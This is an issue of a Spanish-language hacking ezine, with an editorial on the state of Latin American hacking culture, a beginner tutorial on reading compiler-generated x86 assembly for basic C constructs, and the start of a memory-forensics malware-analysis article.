Ezine RTM Essential VI

Road Technology Minds

Revista Realizada por el equipo RTM con temática underground:
hacking/ phreaking / seguridad/ cracking y demás cosas que nos resulten de nuestro interés.

Visítenos en: www.zonartm.org

Si deseas relacionarte con nosotros y compartir tus ideas, proyectos, etc. Tenemos un foro en la misma web.

Recordamos que también estamos en la red IRC.

Servidor: irc.zonartm.org
puerto: 6667
Canal: #rtm

Aquí en ocasiones realizamos pláticas sobre herramientas de seguridad, o temas libres.

Email de contacto:

staff@zonartm.org
ezinertm@gmail.com

Mirrors Ezine:

http://packetstormsecurity.org/mag/rtm/

http://hakim.ws sección ezines

http://milw0rm.com/ author optix

http://set.diazr.com/rtm.php

El porqué de la ezine:

- Motivar a las personas que leen a interesarse mas por el tema de la seguridad y el hacking
- Ser un medio para la libre expresión y que la información sea de todos y libre.
- Por el simple gusto de hacerla, sin interés de por medio más que la satisfacción de concluirla.

Nota Del Editor:

Ya son casi 4 años los que llevamos en la red, fue allá por el 2005 cuando sacamos nuestra primera publicación, en realidad algo muy sencillo sin enfoque dentro de la computación, fue una revista muy abierta en su contenido con pocos artículos que habíamos logrado reunir entre nosotros. Ya hablábamos de hacking, era eso lo que nos atraía y por el cual estábamos reunidos.

Nuestro entorno se movía de manera ágil y a pasos agigantados, era una época en la que el hacking aun tenía auge un poco más que ahora, y hablo tomando en cuenta el entorno del Suramérica y México. Yo me inicié en esto por el año 2001 aproximadamente de la mano de mis primeros contactos reales con la computadora, digo reales porque en la escuela entrabas al laboratorio a realizar solo lo que el maestro te decía te ordenaba y no había tiempo para mas, y menos la idea de tener una PC ya que en mi caso los recursos no me lo permitían. Allí en los cybers cafés tuve la oportunidad de realmente aprender por mi mismo. Conocí sobre páginas como infohackers y hackemate que exponían información, que cada vez atraían más mi atención y curiosidad. Vaya... era como entrar en nuevo mundo, el empezar a darse cuenta de lo que había mas aya de un ordenador y el msn. La cantidad de información que estaba a tu alcance y cosas que podías hacer, de sentir que lo que leías era algo que normalmente no lo encontrabas y que a la vez adquirías conocimientos y poder, tal vez eso era lo que en realidad buscaba y resulto ser más interesante aun. Otra de las páginas que recuerdo era zine-store.com.ar que conocí gracias a un amigo en la red (robinzip) con un amplio contenido de RFCs, Ezine en español y textos de los cuales aprendí a dar mis primeros pasos y saber cómo estaba constituida la red Internet.

Una de las ezines que me atrajo fue colhackers, que editaba un amigo (cad), que por cierto ya se retiro del underground, ahora ofrece servicio de páginas web y hosting y está dedicado al 100% a a esto, y tal vez es lo que a muchos les sucede después de algunos años. Y si... eso es lo que sucede. Haciendo un recuento de los sucesos podemos ver porque ahora el hacking ha decaído.

Aclaro que esto refleja solo mi opinión personal.
El hacking es un arte y estilo de vida que se ha gestado desde muchos años atrás. No preciso de fechas porque no es la intención de discutir el tema, lo cierto es que los primeros hackers fueron distinguidos por su forma de pensar, por sus ideales y capacidades de programación en aplicaciones y sistemas operativos Ellos mismos establecieron muchas de las bases de la computación actual y los ordenadores. Luego de ello, llego la gente que empezaba a curiosear en los sistemas, en las redes telefónicas, en los dispositivos electrónicos y se daban cuenta que no todo era perfecto, que en todo esto había un nicho para el hacking el phreak y lo demás. Los mismos hackers han echo que las cosas sean ahora mejores y más seguras abriendo incluso una puerta a nuevos productos y tecnologías.

Esta cultura ha transcendido a través de los años y es la que se trata de mantener. La actualidad es un poco mas diferente, en los años 90's las computadoras revolucionaron a gran escala, nacieron nuevos ordenadores, se establece mejor el Internet en la población, las empresas empiezan a invertir en la tecnología, las redes, etc. No hay conocimiento pleno por parte de muchos, la tendencia es adoptar las cosas y hacer que funcionen, era todo lo que en aquella época se buscaba. La red Internet llega de la mano de los primeros ordenadores personales en donde te conectabas desde tu consola ALTAIR, ATARI, Commodore, Spectrum, etc. A una BBS, grupo de noticias o compartir información utilizando los protocolos existentes.

Allí nació otra generación de hackers, y es la que yo considero la más popular y difundida en los últimos años. Aquellos que empezaron a meterse en ordenadores, redes, empresas, a filtrar la información, a compartirla, a beneficiarse de ella y aqui podríamos citar a muchos hackers que surgieron en aquella época, creo que todos lo sabemos. Habíamos dicho que en estos tiempos la tendencia no era la seguridad, las tecnologías se estaban gestando y nació de la mano de los hackers.
Las generaciones han pasado y la actualidad es bastante diferente, un amigo de la red conocido como nitr0us me comentaba que ya no es como antes, y no me voy tan lejos, ese antes puede ser entre el 2000 al 2006, donde la mayoría de nosotros nos podemos ubicar. Antes encontrar una vulnerabilidad en una aplicación era más sencillo, acceder a una red de igual forma, explotar un bug de plataforma Web y escalar hasta obtener privilegios de root teniendo control a nuestro antojo. La popularidad, la fama, la primera plana se ha perdido y con ello parece llevarse también es espíritu hacking en las personas. Si, el espíritu, porque el hacking en realidad ahí esta, sigue presente, esperando a que alguien lo quiera tomar.
Claro que no es como antes, no es igual de fácil porque la generación pasada se ha encargado de cambiar la idea de los 90's a un ambiente mas seguro y protegido. La pregunta ahora es:

¿Cómo concibes el hacking en la actualidad?
¿Que tan importante es para ti?

Creo que esta pregunta deberíamos de plantearnos antes de seguir y definir muy bien que es lo que buscamos. Podemos encontrar muchas opiniones personales, y creo que cada quien lleva su estilo de como lo ve y lo vive, el hacking es algo que requiere de tiempo y dedicación, también es cierto que el curso de la vida a veces no es como quisiéramos, ya que estamos impuestos a nuestra misma naturaleza como son otras prioridades, conseguir un empleo, algo que me $ para vivir, formar una familia, y un largo etcétera. Para algunos fue una moda que ya paso, otros relacionan el hacking con la edad o sea hacking = 14 a 24 años y que de ahí debes de pasar a otra etapa, Pienso que en México y algunos países de Latinoamérica el hacking esta tomando un rumbo equivocado, de echo me encuentro constantemente con gente en e irc que llega hablando de grandes"hackers" aludiendo a alguien que defaceo una pagina y puso hacked by me en index. Y la gente así va creciendo pensando que esos son los hackers, incluso la misma sociedad crece con esa idea. Se que esto sonara repetitivo, y que otros lectores tomaran esto como, bueno eso ya lo sé. Pero el mensaje va más bien dirigido a aquellos que apenas inician, que tienen un gran potencial y la idea es que tomen el camino correcto, porque la verdad es que nos está costando mucho el "levantar el vuelo".

He sabido de otros teams que hace años tuvieron buenos momentos y sirvieron de empuje para muchos, y que ahora están a la espera de que otro puño de entusiastas tomen las riendas, pero simplemente esas personas no llegan.
Es muy común leer en foros gente que pide tools, exploits, how-to, para realizar algo sin comprender mas aya de esto. El campo de la investigación se esta muriendo, ya no hay interés por saber cómo funcionan las cosas o como fueron hechas y nos hemos vuelto mas autómatas. Me refiero a la juventud del hoy. Que no está tomando las riendas del legado que han dejado una generación atrás.

Si bien es cierto como decíamos el hacking esta ahí, y parece que sin saberlo lo han tomado personas que lo aplican en las empresas u organizaciones militares y del gobierno. Ese verdadero underground que va mas aya de cambiar el index de una web, o sacar passwords de msn, etc.

Lectores:
el verdadero hacking nos habla de Unix/Linux, de arquitecturas de procesadores, de dominio de bases de datos, de técnicas de programación y explotación, de matemáticas, de comprensión de un kernel, rutinas, procesos e hilos, de análisis de software, y tácticas de penetración en sistemas, código seguro, desarrollo de aplicaciones para defensa y ataque, etc.
Nosotros mismos hemos pasado y seguimos pasando por varias etapas que nos hacen cada vez madurar y tener una visión más amplia de los cambios y lo que nos rodea actualmente. En alguna ocasión parecía que esto no daba más, ya que algunos recordaran pasamos por momentos difíciles, a finales del 2006 suspendían nuestra cuenta en el hosting sin explicación o motivo alguno y la información que teníamos en el sitio fue borrada, fue un levantarse de nuevo a la espera de lo que pudiera pasar. A mediados del 2007 el sitio recibía un ataque de un bug en el servidor donde nos daban el servicio de hospedaje y en cierta forma pagamos el error. Al parecer todo a continuación era nublado e incierto Pero más que eso fueron las ganas de continuar, de mantenernos firmes, de difundir nuestra visión y filosofía. De ser un sitio en donde alguien se pueda orientar de una mejor forma sobre las rutas que pueda tomar y a donde va cada una.

Nuestra idea es continuar y aquí lo seguimos haciendo, muestra de ello es este número que ve la luz después de algunos meses. La idea es hacer las cosas cada vez mejor, para eso estamos doblando esfuerzos dentro de nosotros y esperamos que de fruto.
Que la disfruten.

Set by OpTix

Comunicados y Avisos:

- Estamos buscando talentos, no importa de donde eres: México, Colombia, Venezuela, Argentina, etc. La idea es unirnos para hacer algo mejor.
  ¿Eres de esos que te fascina la programación, el hacking y la seguridad?, Bueno aquí tienes una puerta para que eches a andar tus proyectos e ideas. Queremos integrar nuevos miembros en el staff contáctanos en el irc, vía mail o en el foro.
  Nuestra intención en crear una cultura de desarrollo y trabajo mutuo.

- Tenemos la idea de realizar por segunda ocasión el bugCON, un congreso con temas de nuestro interés a celebrarse en la ciudad de México (DF) te invitamos a que estés atento a las novedades que se vayan dando, o si quieres participar con alguna ponencia también puedes hacerlo.

- A los lectores queremos hacerles una cordial invitación a que se animen a escribir cualquier cosa que hayan descubierto o crean que la gente necesita saber. La intención es informar y aprender de nosotros mismos, así que esta ezine es posible gracias a tu colaboración, queremos para el siguiente número hacer textos de mucha más calidad y con énfasis en la seguridad y el hacking. También hay espacio para el cracking y phreak. Así que anímate a escribir enviando tu texto, Se que muchos dirán que no saben escribir o no saben que temas buscamos, en realidad no importa si eres bueno o no para redactar, cuéntanos lo que estas haciendo o haz descubierto a tu manera, envíalo a ezinertm@gmail.com y estaremos dándote respuesta de lo que opinamos al respecto.

- Aprovecho para agradecer a todos aquellos que han escrito un artículo pensando en esta ezine. A ksaver, furcronet, vendetta.

[----------INDICE DE TEMAS----------]

TITULO AUTOR

Reversing 101

by vendetta
vendetta@zonartm.org

Road technology Minds – www.zonartm.org

Cuando uno realmente se quiere introducir en la investigación seria de fallos y vulnerabilidades, hay varias habilidades que se vuelven imprescindibles, la mas básica de todas ellas es la programación, pues se debe tener la habilidad de generar las condiciones necesarias para que se presente un error, para entender el código desarrollado por otras personas, etcétera; y tal vez la otra habilidad más básica que se deba dominar es la *Ingeniería en Reversa.*

¿Por qué la Ingeniería en reversa o "reversing" es tan importante?; existen dos diferentes tipos de pruebas que se realizan al software, unas de ellas son denominadas pruebas de caja blanca y otras son denominadas pruebas de caja negra, de forma muy general las primeras se refieren a las diferentes pruebas que se pueden realizar cuando se tiene a la mano el código fuente de la aplicación, mientras que las segundas son las pruebas que se aplican cuando no se cuenta con el código fuente. Al no contar con el código fuente para poder analizar lo que realiza la aplicación se debe de recurrir a diferentes técnicas para entender las instrucciones de esa aplicación, una de ellas es intentar pasar del lenguaje máquina a un lenguaje de mas fácil entendimiento, generalmente ensamblador, esas instrucciones, y no solamente eso, no basta con poder obtener algún código en ensamblador, además tendremos que enfrentarnos a las diferentes implementaciones que los compiladores realizan, y las cuales tienden a ser complicadas de entender.

En resumen, podemos decir que el reversing es una de las habilidades vitales para toda aquella persona que quiera realizar investigación seria sobre fallos en software, y que consiste en pasar de lenguaje máquina a un código mas legible, como ensamblador, las instrucciones de una aplicación para poder entender su funcionamiento a detalle.

1. Conceptos generales.

Para entender bien la parte de reversing es necesario entender algunos otros conceptos, así que previo a entrar a la parte de reversing intentare darles una idea de lo que se requiere saber. En caso de que no entiendan todo no deben de preocuparse, el objetivo de este articulo es dar una visión general del reversing, como es que se realiza, que se requiere saber para poder aplicarlo, mostrar algunos ejemplos y ya con ello poder dar un salto a algo mas complejo como puede ser un articulo avanzado o un libro.

1.1 Programación

Programar en una de las partes más importantes en todo lo relacionado al cómputo. Con ella seremos capaces de desarrollar herramientas para realizar multitud de tareas, automatizar y en algunos casos entender cómo funcionan ciertas cosas desarrolladas por terceros.

La programación consiste en hacer que una computadora o un dispositivo similar realicen cierta tarea. Para ello es necesario darle las instrucciones para que lo haga, esto se hace mediante lenguaje máquina que son largas cadenas binarias en donde se le ordena a la computadora que hacer, sin embargo nadie en sano juicio escribiría estas cadenas binarias, en vez de ellos usaría algo de más alto nivel para hacerlo. Comúnmente los programadores usan lenguajes con una sintaxis similar al idioma ingles para codificarlas instrucciones y una vez que lo han hecho con la ayuda de un compilador o un intérprete las ejecutan.

Los compiladores tiene la función de traducir las instrucciones de un lenguaje de alto nivel a lenguaje máquina para que puedan ser ejecutadas por la computadora, algunos ejemplos de estos lenguajes son Pascal y C; los intérpretes por otra parte en vez de generar lenguaje máquina se encargan de ejecutar las acciones a partir de las instrucciones en lenguaje de alto nivel, algunos ejemplos de estos lenguajes son Python, Ruby y Perl.

Aunque los lenguajes son un tanto diferentes entre si tienen aspectos que los hacen comunes, tal es el caso de

el uso de variables para guardar datos. Las variables son lugares en donde se guardan datos como números, caracteres, etcétera, estos después de pueden utilizar para cálculos u otras acciones.

Dependiendo del lenguaje en el que se este trabajando las variables deben de inicializarse o no, por ejemplo en el caso de C deberemos inicializar las variables indicando el tipo de datos que manejaran:

```
int a;
char b;
```

En algunos otros lenguajes, sobre todo los mas modernos, esto no es necesario pues el tipo de dato será de acuerdo a la información que guarden, por ejemplo en Ruby:

```
a=1;
cadena=”Hola”
```

Algunas otras cosas comunes entre los lenguajes de programación es el uso de condicionales, estos nos sirven para controlar el flujo de ejecución del programa de acuerdo a los datos. Las instrucciones mas comunes son “if”, “else” y “else if”, esta ultima puede tener diferentes maneras de escribirse de acuerdo a la sintaxis de cada lenguaje, así que no debe de sorprendernos que algunas veces la encontremos como “elif”, “elsif”, etcétera. En el siguiente ejemplo se muestra cómo funcionan estos condicionales, en lenguaje C:

```
int var=1;

if(var==1){
	printf(“Var es 1”);
}
else if(var==2){
	printf(“Var es 2”);
}
else{
	printf(“Var no es ni uno, ni dos, es %d”, var);
}
```

Los ciclos son instrucciones presentes en todos los lenguajes de programación, estos tienen por fin ejecutar ciertas instrucciones varias veces. A continuación un ejemplo del uso de los ciclos en C:

```
// Ejemplo del uso del ciclo “for”

for(i=0;i<=10;i++){
	printf(“Esto se va a imprimir 10 veces”);
}

// Ejemplo del uso del ciclo “while”
while(1){
	printf(“Esto siempre se va a imprimir”);
}
```

Dentro de la programación nos encontraremos con que hay instrucciones creadas por nosotros mismos que usamos en más de una ocasión, para evitar reescribirlas una y otra vez los lenguajes nos dan la posibilidad de crear funciones. En C una función se vería como sigue:

```
int maula(){
	printf(“Miauuuuuuu!”);
	return 0;
}
```

Algo de nos encontraremos en muchos lenguajes de programación es una estructura denominada clase, las clases son plantillas para crear objetos ó elementos en memoria con características similares, es un poco más complicado de entender que las instrucciones simples de los lenguajes de programación pues este involucra

conocimientos sobre el paradigma orientado a objetos, sin embargo es conveniente conocer el concepto dado que al llevar a cabo reversing es seguro que nos encontraremos con esta estructura y debemos saber cómo identificarla. En Ruby una clase se ve de la siguiente forma:

```
class
        inicialize(nombre, edad)
                nombre=nombre
                edad=edad
        end

        ladra
                puts ”Guau! guau! mi nombre es ” + nombre + “y tengo ” + edad + “años.”
        end
end
```

A grosso modo las clases consisten en una serie de atributos, que son un conjunto de variables, y métodos los cuales son funciones que trabajan sobre las variables.

Los lenguajes de programación tienen otras características, como el manejo de cadenas, instrucciones matemáticas, etcétera, pero este articulo esta fuera del alcance de todos esos temas. Si desean conocerlos a fondo les recomiendo lean algún buen libro sobre el lenguaje de programación que les interese.

1.2 Ensamblador

A pesar de que lo óptimo sería que pudiésemos pasar de lenguaje máquina al lenguaje original de alto nivel en el cual fue desarrollada la aplicación a la que estamos aplicando reversing, eso raras veces nos será posible; lo mas común es que obtengamos lenguaje ensamblador.

El lenguaje ensamblador está muy liado con el tipo de microprocesador que se está usando, si se tienen buenos conocimientos de hardware es recomendable descargar el datasheet del microprocesador con el que trabajamos en cuestión, si no pues basta con entender las instrucciones más generales.

A continuación explicare algunas de ellas a modo de poder hacer más sencillo entender los ejemplos que se verán más adelante sin embargo es recomendable leer un libro de ensamblador.

Los microprocesadores internamente tienen registros, pero para no complicarnos por el momento imaginaremos que son variables con las cuales podremos trabajar; existen diferentes tipos de registros. Los registros de propósito general (EAX, EBX, ECX, EDX) nos ayudarán a guardar información para realizar operaciones o para guardar parámetros cuando llamemos funciones. Existen otros tipos de registros, los cuales apuntan a direcciones de memoria (EBP, ESP, EIP); ya los explicare más detalladamente conforme se vayan usando.

Generalmente nos toparemos con dos tipos de sintaxis de ensamblador, la AT&T y la NASM, las reconoceremos de forma sencilla pues en el caso de la sintaxis AT&T antes de los registros se coloca un % y antes de los valores un $ por el contrario de la sintaxis de NASM.

Una de las instrucciones más básicas de ensamblador es **mov** con ella moveremos datos de un registro a otro.

```
mov %eax, %ebx
mov $0x0, %eax
```

En la primer línea se está moviendo información almacenada en el registro EAX hacia el registro EBX, mientras que en la segunda línea se está colocando en el registro EAX un 0 (en la línea de ejemplo vemos una representación hexadecimal).

Las instrucciones SUB y ADD realizan las operaciones aritméticas de resta y suma respectivamente.

```
sub %eax, %ebx
```

add %eax, %ebx

Existen las instrucciones MUL y DIV para realizar multiplicaciones y divisiones, sin embargo nos daremos cuenta que los compiladores generalmente no usan la instrucción DIV y esto es por que es compleja, en vez de ello realizan otra serie de operaciones para sustituir su uso, las cuales son mas complicadas de entender.

Otras instrucciones de gran importancia son las operaciones lógicas OR, XOR, AND y TEST., además existen una instrucción NOT para realizar negaciones.

Ensamblador nos permite realizar comparaciones con la instrucción CMP con la cual podemos saber si el contenido de una localidad de memoria es el mismo que el de otra. Además para manejar el flujo de un programa existen las instrucciones de salto las cuales saltan de una parte del programa a otra dependiendo de una comparación (similar a como funcionan los condicionales en los lenguajes de alto nivel), ejemplos de estas instrucciones con JMP, JLE, JNE, etc.

1.3 Compiladores

Un compilador es un traductor que traduce un lenguaje de alto nivel a lenguaje máquina. Los compiladores traducen a diferentes arquitecturas, lo que permite que el código de un mismo programa pueda compilarse en diferentes arquitecturas y prácticamente funcione en cualquiera de ellas sin mayor problema.

Lo que nos importa mucho de los compiladores cuando hablamos de reversing, es que los compiladores realizan muchas optimizaciones, tienen cierto de tipo de protecciones, características especiales, etc. Lo que puede crearnos algunas confusiones, pues cuando pasemos del lenguaje maquina al lenguaje ensamblador lo más seguro es que no veremos un código legible, si no que veremos un código muy optimizado que puede resultar confuso, tal es el caso de las operaciones de división que ya he comentado que los compiladores evitan usar la instrucción DIV y en su lugar usan una serie de operaciones aritméticas que generen el mismo resultado.

2.Herramientas.

Existen diversas herramientas que ayudan a el reversing como son desensambladores, debuggers, etc. A continuación listare algunos de ellos y una breve descripción:

- **Ollybdg:** debugger sumamente famoso para Windows, cuenta con una interfaz gráfica, permite cargar y debuggear DLL's y existen algunas extensiones a modo de plug-in disponibles.
- **Immunity Debugger:** similar a Ollydbg, este ha sido desarrollado por la empresa Immunity, cuenta con una interfaz gráfica, y gracias a su ayuda se puede hacer ingeniería en reversa, analizar código, etc.
- **IDA Pro:** poderoso desensamblador que soporta una gran varias arquitecturas como Intel de 32 y 64 bits, AMD64, etcétera, así como diferentes formatos binarios como PE, ELF y XBE. Está disponible para Windows.
- **Numega SoftICE:** permite kernel-debugging, se pueden configurar algunas combinaciones de teclas para lanzar el debugger, aunque esto llega a causar algunos problemas con la estabilidad del sistema, si pueden ejecutarlo en una maquina virtual es más recomendable.
- **GDB:** es el debugger mas usando en Linux, no tiene interfaz gráfica pero los comandos son sencillos, los ejemplos que presento fueron hechos usando GDB.

Existen más herramientas, pero estas son las más básicas para empezar a entender el reversing.

3.Descifrando código.

A continuación veremos como se ve el código generado por un compilador y como nos podemos dar cuenta de la forma que tienen las estructuras básicas de los programas.

3.1 Funciones

Las funciones son muy importantes en el desarrollo del software, debido a que si se requiere repetir una acción más de una vez, se pueden colocar las instrucciones dentro de una función y ejecutarla cuando sea necesario sin tener que reescribir una y otra vez las mismas instrucciones.

Cuando se realiza reversing se pueden identificar las funciones por el uso de la pila, debido a que esta estructura es perfecta para poder almacenar temporalmente los parámetros de la función. Veamos:

```
#include <stdio.h>
#include <stdlib.h>

int main(){
   exit (0);
}
```

El código en ASM generador por el compilador será el siguiente:

```
0x00001fee <main+0>:    push   %ebp
0x00001fef <main+1>:    mov    %esp,%ebp
0x00001ff1 <main+3>:    sub    $0x18,%esp
0x00001ff4 <main+6>:    movl   $0x0,(%esp)
0x00001ffb <main+13>:    call   0x3000 <dyld_stub_exit>
```

Las primeras dos líneas corresponden al PROLOGO de la funcion, nos debemos de familiarizar con él, porque todas las funciones empiezan con el. Luego el compilador coloca el parámetro 0 dentro de la pila, y luego usa la función CALL para llamar la función exit.

Pongamos atención en la línea de CALL, este pedazo: <dyld_stub_exit>, quiere decir que EXIT es una función externa. En caso de funcionas internas esto no aparece.

3.2 Condicionales de una sola decisión

Es forma más sencilla en que los condicionales se presentan en un programa es mediante la sentencia if. Por ejemplo veamos el siguiente código:

```
#include <stdio.h>

void main(){
   int var=1;
   if(var==1){
      printf("LOL!!");
   }
}
```

El ASM generado por el compilador es el siguiente:

```
0x00001fd7 <main+13>:    movl   $0x1,-0xc(%ebp)
0x00001fde <main+20>:    cmpl   $0x1,-0xc(%ebp)
0x00001fe2 <main+24>:    jne    0x1ff2 <main+40>
```

En la primer línea el valor 1 es movido dentro de un registro, después es comparado, si no es igual el flujo del programa cambia hacia otro lugar, pero si es igual el flujo del programa se dirige hacia la función printf.

3.3 Condicionales de dos decisiones

Como se vio antes el uso de condicionales de una sola decisión es algo restrictivo, porque si se tienen varios casos en donde caer tendremos que aplicar varias sentencias de una sola decisión dejando el código muy

confuso. En el siguiente código vemos el uso de un condicional con dos opciones:

```
#include <stdio.h>

void main(){
   int var=0;
   if(var==0){
      printf("LOL!!");
   }
   else{
      printf("LOL!!");
   }
}
```

Como se puede ver la diferencia entre el condicional simple y el condicional doble, es que en este se tiene un bloque condicional con una serie de instrucciones a ejecutar y un bloque destinado a las instrucciones que se ejecutaran en caso de no cumplir se la condición. El ASM generado es el siguiente:

```
0x00001fc7 <main+13>:    movl   $0x0,-0xc(%ebp)
0x00001fce <main+20>:    cmpl   $0x0,-0xc(%ebp)
0x00001fd2 <main+24>:    jne    0x1fe4 <main+42>
0x00001fd4 <main+26>:    lea    0x32(%ebx),%eax
0x00001fda <main+32>:    mov    %eax,(%esp)
0x00001fdd <main+35>:    call   0x3005 <dyld_stub_printf>
0x00001fe2 <main+40>:    jmp    0x1ff2 <main+56>
0x00001fe4 <main+42>:    lea    0x32(%ebx),%eax
0x00001fea <main+48>:    mov    %eax,(%esp)
0x00001fed <main+51>:    call   0x3005 <dyld_stub_printf>
```

Se ve un poco mas complicado de entender, pero no lo es tanto en realidad. Primero el valor de var es colocado dentro de un registro, luego este valor es comparado y si no es igual va al bloque correspondiente a else:

```
0x00001fd2 <main+24>:    jne    0x1fe4 <main+42>
...
0x00001fe4 <main+42>:    lea    0x32(%ebx),%eax
0x00001fea <main+48>:    mov    %eax,(%esp)
0x00001fed <main+51>:    call   0x3005 <dyld_stub_printf>
```

Pero si es igual el flujo de programa va hacia el bloque de if:

```
0x00001fd2 <main+24>:    jne    0x1fe4 <main+42>
0x00001fd4 <main+26>:    lea    0x32(%ebx),%eax
0x00001fda <main+32>:    mov    %eax,(%esp)
0x00001fdd <main+35>:    call   0x3005 <dyld_stub_printf>
```

3.4 Condicionales con múltiples alternativas

Como mencione antes es común encontrar condicionales que tienen múltiples opciones, el siguiente código muestra eso:

```
int var=0;
   if (var==0){
      printf("LOL!!");
   }
   else if(var==1){
      printf("LOL!!");
   }
```

En el ejemplo la diferencia entre los condicionales con múltiples alternativas y los que solo tienen dos no es muy grande, pero recuerden que este es un ejemplo muy simple para entender el concepto, cuando nos estemos enfrentando a código de la vida real esto se puede tornar muy complejo. En este caso esperamos que el compilador cree dos comparaciones, una para la sentencia if y otra para la sentencia else-if, veamos:

```
0x00001fc3 <main+13>:    movl   $0x0,-0xc(%ebp)
0x00001fca <main+20>:    cmpl   $0x0,-0xc(%ebp)
0x00001fce <main+24>:    jne    0x1fe0 <main+42>
0x00001fd0 <main+26>:    lea    0x38(%ebx),%eax
0x00001fd6 <main+32>:    mov    %eax,(%esp)
0x00001fd9 <main+35>:    call   0x3005 <dyld_stub_printf>
0x00001fde <main+40>:    jmp    0x1ff4 <main+62>
0x00001fe0 <main+42>:    cmpl   $0x1,-0xc(%ebp)
0x00001fe4 <main+46>:    jne    0x1ff4 <main+62>
0x00001fe6 <main+48>:    lea    0x38(%ebx),%eax
0x00001fec <main+54>:    mov    %eax,(%esp)
0x00001fef <main+57>:    call   0x3005 <dyld_stub_printf>
```

Como esperábamos el compilador genero dos comparaciones, una corresponde a la sentencia if, donde var es comparada con 0:

```
0x00001fca <main+20>:    cmpl   $0x0,-0xc(%ebp)
```

Y otra cuando var es comparado con 1:

```
0x00001fe0 <main+42>:    cmpl   $0x1,-0xc(%ebp)
```

Y finalmente se pueden ver saltos que llevan a cada uno de los bloques de código, de acuerdo a la decisión que se tome.

3.5 Operadores lógicos dentro de sentencias condicionales

Los ejemplos anteriores de condiciones son muy usuales, pero el uso de los operadores lógicos && y || también lo es.

Veamos el siguiente fragmento de código:

```
int var1=0;
   int var2=1;
   if(var1==0 && var2==1){
      printf("LOL!!");
   }
   if(var1==0 || var2==0){
      printf("LOL!!");
   }
```

En este código hay dos variables y dos sentencias condicionales, no se fijen en las sentencias. Veamos el código generado:

```
0x00001faf <main+13>:    movl   $0x0,-0x10(%ebp)
0x00001fb6 <main+20>:    movl   $0x1,-0xc(%ebp)
0x00001fbd <main+27>:    cmpl   $0x0,-0x10(%ebp)
0x00001fc1 <main+31>:    jne    0x1fd7 <main+53>
0x00001fc3 <main+33>:    cmpl   $0x1,-0xc(%ebp)
0x00001fc7 <main+37>:    jne    0x1fd7 <main+53>
0x00001fc9 <main+39>:    lea    0x49(%ebx),%eax
0x00001fcf <main+45>:    mov    %eax,(%esp)
0x00001fd2 <main+48>:    call   0x3005 <dyld_stub_printf>
0x00001fd7 <main+53>:    cmpl   $0x0,-0x10(%ebp)
```

```
0x00001fdb <main+57>:    je     0x1fe3 <main+65>
0x00001fdd <main+59>:    cmpl   $0x0,-0xc(%ebp)
0x00001fe1 <main+63>:    jne    0x1ff1 <main+79>
0x00001fe3 <main+65>:    lea    0x49(%ebx),%eax
0x00001fe9 <main+71>:    mov    %eax,(%esp)
0x00001fec <main+74>:    call   0x3005 <dyld_stub_printf>
```

Como se puede ver para cada una de las sentencias hay dos comparaciones. Fácil, ¿no?

3.6 Ciclos

Los ciclos (for, while, do while, etcétera) son bastante comunes cuando se requiere de repetir una acción. Veamos el siguiente ejemplo:

```
int i=0;
   while(i){
      printf("LOL!!");
   }
   for(i=0;i<=10;i++){
      printf("LOL!!");
   }
```

En el ejemplo hay dos tipos de ciclos, los dos más comunes (...creo), sin mayor explicación veamos el ASM generado:

```
0x00001fb3 <main+13>:    movl   $0x0,-0xc(%ebp)
0x00001fba <main+20>:    jmp    0x1fca <main+36>
0x00001fbc <main+22>:    lea    0x46(%ebx),%eax
0x00001fc2 <main+28>:    mov    %eax,(%esp)
0x00001fc5 <main+31>:    call   0x3005 <dyld_stub_printf>
0x00001fca <main+36>:    cmpl   $0x0,-0xc(%ebp)
0x00001fce <main+40>:    jne    0x1fbc <main+22>
0x00001fd0 <main+42>:    movl   $0x0,-0xc(%ebp)
0x00001fd7 <main+49>:    jmp    0x1fec <main+70>
0x00001fd9 <main+51>:    lea    0x46(%ebx),%eax
0x00001fdf <main+57>:    mov    %eax,(%esp)
0x00001fe2 <main+60>:    call   0x3005 <dyld_stub_printf>
0x00001fe7 <main+65>:    lea    -0xc(%ebp),%eax
0x00001fea <main+68>:    incl   (%eax)
0x00001fec <main+70>:    cmpl   $0xa,-0xc(%ebp)
0x00001ff0 <main+74>:    jle    0x1fd9 <main+51>
```

Existen dos tipos de ciclos, los ciclos “pretested” (while, unless, ...) y “postested” (do while). Los ciclos del ejemplo por pretested por que antes de ejecutar el código dentro de sus bloques se realizan las comparaciones, en los dos casos el compilador hace las comparaciones para saber si debe de dirigirse dentro del bloque de código o no, en el caso del while el código consiste en un salto a la instrucción y una comparación, en el caso del for se puede ver que una variable se incrementa en cada iteración.

4.Fin.

Los ejemplos mostrados son muy sencillos, cuando empiecen hacer sus primeras sesiones de reversing se darán cuenta que el ASM generado por los compiladores es sumamente diferente a si ustedes lo programaran, como menciona antes esto se debe a las optimizaciones, protecciones y otras cosas que los compiladores realizan.

Existen también otras estructuras que deben de revisar como son las pilas, arboles, colas y algunas cosas relacionadas a los formatos de archivo, sin embargo con los ejemplos que he mostrado no creo que tengan problema en entenderlos. Tal vez en otro artículo más adelante muestre ejemplos complejos sobre reversing, en caso de que se encuentren algo complicado que no entiendan no duden en postearlo en http://www.zonartm.org/foro allí yo o alguien más seguro les responde sus dudas.

Análisis de malware con Memoryze tool y Audit Viewer
Analisis de la memoria tecnica forense

By Lael González R.

optix@zonartm.org

Road Technology Minds – www.zonartm.org

Introducción:

En este artículo trataremos de cubrir varios propósitos, que irán saliendo a medida que avancemos, dado a que esta herramienta nos será útil para valernos de la memoria:

En el primero de los casos hablaremos sobre las ventajas que tenemos para un análisis detallado de la memoria. Vamos a tomar los datos volátiles de la memoria RAM de una maquina en proceso.

En el ambiente de análisis forense los procesos de adquisición y análisis de información volátil son cada vez más oportunos, ya que buena parte de la carga incriminatoria de las pruebas puede residir en la actividad que una máquina en funcionamiento tenía en un momento determinado (por ejemplo, en el momento de detener a un sospechoso). Estos análisis complementan la información recogida siguiendo el paradigma forense tradicional, en el que existe un escenario *post-mórtem* con la máquina apagada, con lo que siempre que sea posible, es recomendable su aplicación.

Para empezar realizaremos un análisis básico de malware, suponiendo que sospechamos de una infección. El método es un poco por decirlo así de la old school. Pero siempre es bueno conocer más allá de lo que un programa hace.

Tipos de Malware:

Virus:
Un virus es un programa parásito que se añade a si mismo a otro programa con el fin de infectar o añadir una función no deseada. Los virus pueden ser de gran capacidad destructiva de acuerdo a su clasificación. Algunos son fáciles de detectar y otros difíciles tanto de detectar como de remover. Algunos virus usan polimorfismo (cambian de forma) para mutar a nuevas formas y prolongar su estancia mientras son detectados. Un virus requiere la asistencia del usuario para poder ser ejecutado, por lo que se valen de engaños para hacer creer al usuario que ejecuta un programa inofensivo.

